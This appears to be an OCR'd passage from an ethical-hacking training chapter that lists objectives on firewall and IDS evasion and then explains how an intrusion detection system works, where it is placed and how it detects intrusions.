- Explain various techniques to bypass firewalls
- Explain various techniques to bypass NAC and endpoint security
- Use different tools to evade IDS/firewalls
- Explain different techniques to detect honeypots
- Adopt countermeasures against IDS/firewall evasion



LO#01: Summarize IDS, IPS, Firewall, and Honeypot Concepts

IDS, IPS, Firewall, and Honeypot Concepts

Ethical hackers should have an idea about the function, role, placement, and design of firewalls, IDS, IPS, and honeypots to protect an organization's network by understanding how an attacker evades such security measures. This section provides an overview of these basic concepts.



Intrusion Detection System (IDS)

- An intrusion detection system (IDS) is a software system or hardware device that **inspects all inbound and outbound network traffic** for suspicious patterns that may indicate a network or system security breach
- The IDS **checks traffic** for signatures that match known intrusion patterns and **signals an alarm** when a match is found
- Depending on the traffic to be monitored, the IDS is placed **outside/inside the firewall** to monitor suspicious traffic originating from outside/inside the network

How an IDS Works
Internet
Router
Firewall
IDS
Enterprise Network
Switch
IDS Preprocessor
Signature File Comparison
Signature File Database
Matched?
Anomaly Detection
Matched?
Stateful Protocol Analysis
Matched?
Action Rule
Cisco log sever
Alarm notifies admin and packet can be dropped
Connections are cut down from that IP source
Packet is dropped

Intrusion Detection System (IDS)

An intrusion detection system (IDS) is a security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities; it alerts the concerned security personnel immediately upon detecting intrusions. IDS are extremely useful as they monitor the inbound/outbound traffic of the network and check for suspicious activities continuously to detect a network or system security breach. Specifically, they check traffic for signatures that match known intrusion patterns and raise an alarm when a match is detected. IDS can be categorized into active and passive IDS depending on their functionality. A passive IDS generally only detects intrusions while an active IPS not only detects intrusions in the network but also prevents them.

Main Functions of IDS:

- An IDS gathers and analyzes information from within a computer or a network to identify possible violations of the security policy, including unauthorized access, as well as misuse.
- An IDS is also referred to as a "packet sniffer," which intercepts packets traveling via various communication media and protocols, usually TCP/IP.
- The packets are analyzed after they are captured.
- An IDS evaluates traffic for suspected intrusions and raises an alarm upon detecting such intrusions.

Where IDS resides in the network

One of the most common places to deploy an IDS is near the firewall. Depending on the traffic to be monitored, an IDS is placed outside/inside the firewall to monitor suspicious traffic originating from outside/inside the network. When placed inside, the IDS will be ideal if it is near a DMZ; however, the best practice is to use a layered defense by deploying one IDS in front of the firewall and another one behind the firewall in the network.

Before deploying the IDS, it is essential to analyze the network topology, understand how the traffic flows to and from the resources that an attacker can use to gain access to the network, and identify the critical components that will be possible targets of various attacks against the network. After the position of the IDS in the network is determined, the IDS must be configured to maximize its network protection effect.




Figure 12.1: Placement of IDS

How an IDS Works

The primary purpose of the IDS is to provide real-time monitoring and detection of intrusions. Additionally, reactive IDS (and IPS) can intercept, respond to, and/or prevent intrusions.

An IDS works as follows:

- IDS have sensors to detect malicious signatures in data packets, and some advanced IDS include behavioral activity detection to detect malicious traffic behavior. Even if the packet signatures do not match perfectly with the signatures in the IDS signature database, the activity detection system can alert administrators about possible attacks.
- If the signature matches, the IDS performs predefined actions such as terminating the connection, blocking the IP address, dropping the packet, and/or raising an alarm to notify the administrator.
- When signature matches, anomaly detection will be skipped; otherwise, the sensor may analyze traffic patterns for an anomaly.
- When the packet passes all the tests, the IDS will forward it to the network.




IDS Preprocessor
Internet
Router
Firewall
IDS
Signature File Comparison
Signature File Database
Matched?
Anomaly Detection
Matched?
Stateful Protocol Analysis
Matched?
Action Rule
Cisco log sever
Alarm notifies admin and packet can be dropped
Connections are cut down from that IP source
Packet is dropped
Enterprise Network
Switch

Figure 12.2: Working of IDS



How an IDS Detects an Intrusion?

Signature Recognition

- Signature recognition, also known as misuse detection, tries to **identify events** that indicate an abuse of a system or network resource

Anomaly Detection

- It detects the **intrusion based** on the fixed behavioral characteristics of the users and components in a computer system

Protocol Anomaly Detection

- In this type of detection, models are built to explore **anomalies** in the way in which vendors deploy the **TCP/IP specification**

How an IDS Detects an Intrusion?

An IDS uses three methods to detect intrusions in the network.

- **Signature Recognition**

  Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network. This technique involves first creating models of possible intrusions and then comparing these models with incoming events to make a detection decision. The signatures for IDS were created under the assumption that the model must detect an attack without disturbing normal system traffic. Only attacks should match the model; otherwise, false alarms could occur.

